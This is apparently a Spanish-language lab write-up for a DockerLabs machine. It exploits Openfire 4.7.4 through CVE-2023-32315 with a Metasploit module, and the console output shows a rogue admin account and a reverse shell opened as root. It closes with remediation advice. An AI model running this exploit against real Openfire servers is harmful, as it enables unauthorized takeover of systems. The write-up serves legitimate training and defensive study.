

# ► Writeup: [ChocolateFire]

## 🔗 Metadatos Detalle

Autor	Yani Giatas
Fecha	2026-02-03
Máquina	[ChocolateFire] (IP: 10.88.0.2)
S.O.	Linux
Dificultad	Fácil
Técnicas	#Path Traversal #Auth-Bypass #RCE

## 1. 🔎 Reconocimiento (Recon)

### Escaneo de Puertos

Comenzamos realizando un escaneo avanzado para identificar servicios expuestos.

```
nmap -sV -sC -sS -T5 -n -vvv -Pn -oN escaneo_02.txt 10.88.0.2
```

## 2. 🕵️ Enumeración


Servicio Web (Puerto 9090) Al visitar <http://10.88.0.2:9090>, encontré una url de login.

## 3. ⚡ Explotación (User Flag)

### Análisis de la Vulnerabilidad

Identifiqué el puerto 9090 donde corría un servicio de protocolo http que presentaba un panel de inicio de sesión *openfire* cuya versión es 4.7.4. Haciendo búsquedas en fuentes de acceso abierto se indica que este panel presenta una vulnerabilidad. La herramienta **metasploit** de Parrot identifica la siguiente vulnerabilidad:

- CVE: **CVE-2023-32315**



## Ejecución del Exploit

Lancé por consola **metasploit**:

```
[msf] (Jobs:0 Agents:0) exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315)
>> run
```

```
Parrot Terminal
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
Parrot Terminal Parrot Terminal Parrot Terminal
Metasploit Documentation: https://docs.metasploit.com/
[msf] (Jobs:0 Agents:0) >> search openfire 4.7

Matching Modules
=====
#  Name
Rank Check Description Disclosure Date
----- - ----
0   exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315 2023-05-26
excellent Yes   Openfire authentication bypass with RCE plugin

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315

[msf] (Jobs:0 Agents:0) >>
```

Logro entrar en la máquina como **root**

```
Parrot Terminal
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
Parrot Terminal x Parrot Terminal x Parrot Terminal x
[*] JSESSIONID=node0zvg7bs0mghhp1n8536tepc93p2.node0
[*] csrf=cazElZ3n2mTGv3S
[*] Adding a new admin user.
[*] Logging in with admin user "aluztaczortf" and password "xdQ5epQPF".
[*] Upload and execute plugin "offqd1maB1S01ON" with payload "java/shell/reverse_tcp".
[!] Plugin "offqd1maB1S01ON" need manually clean-up via Openfire Admin console.
[!] Admin user "aluztaczortf" need manually clean-up via Openfire Admin console.
[*] Sending stage (2952 bytes) to 10.88.0.3
[*] Command shell session 1 opened (10.127.81.19:4444 -> 10.88.0.3:40496) at 2026-02-05 10:08:50 +0100
DockerLabs
dir
extra openfire openfire.sh openfirectl
pwd
/mnt/openfire/bin
whoami
root
```

## 4. Escalada de Privilegios (Root Flag)

Enumeración Interna

Acceso absoluto al sistema como root.

## 5. El Rincón del Desarrollador

### El Código Vulnerable

Openfire es un servidor XMPP licenciado bajo la Licencia Apache de Código Abierto. Se descubrió que la consola administrativa de Openfire, una aplicación basada en web, es vulnerable a un ataque de Path Traversal (salto de directorio) a través del entorno de configuración (setup environment). Esto permitía a un usuario no autenticado utilizar el entorno de configuración de Openfire (que no requiere autenticación) en una instancia de Openfire ya configurada, para acceder a páginas restringidas de la Consola de Administración reservadas para usuarios administradores. Esta vulnerabilidad afecta a todas las versiones de Openfire lanzadas desde abril de 2015, comenzando con la versión 3.10.0. El problema ha sido corregido en las versiones 4.7.5 y 4.6.8 de Openfire, y se incluirán mejoras adicionales en la primera versión de la rama 4.8 (aún no publicada, que se espera sea la versión 4.8.0). Se recomienda a los usuarios actualizar. Si no hay una actualización de Openfire disponible para una versión específica, o si no se puede aplicar rápidamente, los usuarios pueden consultar el aviso de seguridad en GitHub vinculado (GHSA-gw42-f939-fhvm) para obtener consejos de mitigación.

### Solución Propuesta (Remediation)

<https://github.com/advisories/GHSA-gw42-f939-fhvm>

## 6. Referencias y Herramientas

- **Vulnerabilidad Principal:** [CVE-2023-32315 \(NIST Details\)](#)
  - **Aviso de Seguridad:** [Github Security Advisory \(Openfire\)](#)
  - **Herramientas utilizadas:**
    - [Nmap Security Scanner](#)
    - [Metasploit Framework](#)
  - **Módulo Exploit:** [exploit/multi/http/openfire\\_auth\\_bypass\\_rce\\_cve\\_2023\\_32315](#)
- 

Writeup elaborado por Yani Giatas. Si te ha servido, conecta conmigo en LinkedIn: <https://www.linkedin.com/in/yani-gm/>